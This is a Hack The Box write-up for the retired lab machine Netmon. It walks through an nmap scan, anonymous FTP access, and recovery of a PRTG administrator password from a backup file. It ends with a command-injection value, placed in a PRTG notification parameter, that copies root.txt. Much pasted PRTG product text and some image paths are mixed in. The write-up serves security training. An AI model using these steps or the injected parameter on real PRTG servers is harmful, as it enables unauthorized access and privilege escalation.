
Hack The Box - Netmon

Hey guys today Netmon retired and here’s my writeup on the machine. It was a easy machine that’s everything I can say about it.
IP of the Box : 10.10.10.152

As always we will start with nmap to scan for open ports and services :
nmap –sC –sV –A 10.10.10.152




```
root@kali:~/Desktop/HTB/boxes/netmon# nmap -sV -sT -sC -o nmapinitial netmon.htb
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-25 08:53 EDT
Nmap scan report for netmon.htb (10.10.10.152)
Host is up (0.21s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2d21h56m19s, deviation: 0s, median: 2d21h56m19s
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-06-28 06:50:08
|_  start_date: 2019-06-28 06:22:53

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.39 seconds
root@kali:~/Desktop/HTB/boxes/netmon# 
```

We got ftp on port 21, http on port 80 and smb. The most interesting thing is that anonymous login is allowed on ftp.


For user.txt




```
root@kali:~/Desktop/HTB/boxes/netmon# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as
password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
02-25-19  11:49PM       <DIR>          Windows
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-25-19  11:44PM       <DIR>          Administrator
06-28-19  06:43AM       <DIR>          Public
226 Transfer complete.
ftp> cd Public
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  08:05AM       <DIR>          Documents
07-16-16  09:18AM       <DIR>          Downloads
07-16-16  09:18AM       <DIR>          Music
07-16-16  09:18AM       <DIR>          Pictures
06-28-19  06:49AM                   82 tester.txt
02-03-19  12:35AM                   33 user.txt
07-16-16  09:18AM       <DIR>          Videos
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
33 bytes received in 0.07 secs (0.4790 kB/s)
ftp>
```

cat User.txt: dd58ce67b49e15105************

Now getting root.txt
So Now in the ftp login we found something interesting which is PRTG Network Monitor Credentials




```
ftp> ls -al
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  08:05AM       <DIR>          Application Data
02-03-19  08:05AM       <DIR>          Desktop
02-03-19  08:05AM       <DIR>          Documents
02-03-19  12:15AM       <DIR>          Licenses
11-20-16  10:36PM       <DIR>          Microsoft
02-03-19  12:18AM       <DIR>          Paessler
02-03-19  08:05AM       <DIR>          regid.1991-06.com.microsoft
07-16-16  09:18AM       <DIR>          SoftwareDistribution
02-03-19  08:05AM       <DIR>          Start Menu
02-03-19  12:15AM       <DIR>          TEMP
02-03-19  08:05AM       <DIR>          Templates
11-20-16  10:19PM       <DIR>          USOPrivate
11-20-16  10:19PM       <DIR>          USOShared
02-25-19  10:56PM       <DIR>          VMware
226 Transfer complete.
ftp> cd Application Data/Paessler/PRTG Network Monitor
250 CWD command successful.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  12:40AM       <DIR>          Configuration Auto-Backups
06-28-19  06:24AM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
06-28-19  06:24AM       <DIR>          Logs (Web Server)
02-25-19  08:01PM       <DIR>          Monitoring Database
06-28-19  06:54AM              1287578 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
06-28-19  06:25AM              1647701 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
226 Transfer complete.
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
```



```
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1153755 bytes received in 3.04 secs (370.2494 kB/s)
ftp>
```

I got the password which was PrTg@dmin2018 :
So at first the password does not work then I thaught that it is old backup file so after some attempts I changed it to PrTg@dmin2019 and it worked :



PRTG Network Monitor (NETMON)

Login Name prtgadmin

Password **************

Login
PRTG NETWORK MONITOR
> Download Client Software (optional, for Windows, iOS, Android)
> Forgot password?
> Need Help?

Thank You For Using PRTG Network Monitor

You are using the Freeware version of PRTG Network Monitor. We're glad to help you cover all aspects of the current state-of-the-art network monitoring!. PRTG Network Monitor enables you to monitor uptime , traffic and bandwidth usage with only one tool. You can also create comprehensive data reports with the integrated reporting and analysis features. This makes PRTG a clear and simple monitoring solution for your entire network.

The software runs 24/7 to monitor your network. All you need is a computer with a Windows operating system. PRTG includes everything that you need in one installator, so you can start monitoring your network right away. The Software records bandwidth and network usage and stores the data in an integrated high-performance database. Add all the network devices that you want to monitor via an easy-to-use web-based user interface and configure sensors that retrieve the desired data. You can create usage reports and provide colleagues and customers access to data graphs and tables according a sensible user management.

PRTG supports all common protocols to get network data: Simple Network Management Protocol (SNMP), Windows Management Instrumentation (WMI), Packet Sniffing, Cisco NetFlow and other vendor specific flow protocols, as well as SSH, SOAP, and many other network protocols.


PRTG Network Monitor provides about 200 sensor types so you can start monitoring your standard systems directly after installation. These include monitoring Ping times, HTTP pages, SMTP, POP3, and IMAP mail servers, FTP servers, Linux systems, and many other hardware components and network services. You can easily monitor the performance of your network permanently to recognize imminent outages before they occur. In the case of an error, you will receive emails, SMS, or push messages immediately. PRTG constantly records performance data and downtimes in the database so you can compile reports about performance, downtimes, and SLAs at any time.

The Freeware Edition of PRTG Network Monitor is completely free for personal and commercial use. If you want to complete your monitoring or have larger networks, use one of our Commercial Editions that provide you with a suitable license.

More about PRTG Network Monitor and Paessler - The Network Monitoring Company.

We need to go to the notifications settings on our web browser
Click “Setup”--> Click “Notifications” in “Account Settings”-->Click “Add new notification”-->Enable “Execute Program”-->Select “Demo exe notification - outfile.ps1” as the “Program File”

Now change the parameter to `test.txt; Copy-item "C:\Users\Administrator\Desktop\root.txt" -Destination "C:\Users\Public\root.txt"`



Edit Object infosec-handbook.eu ×

○ Execute HTTP Action

● Execute Program

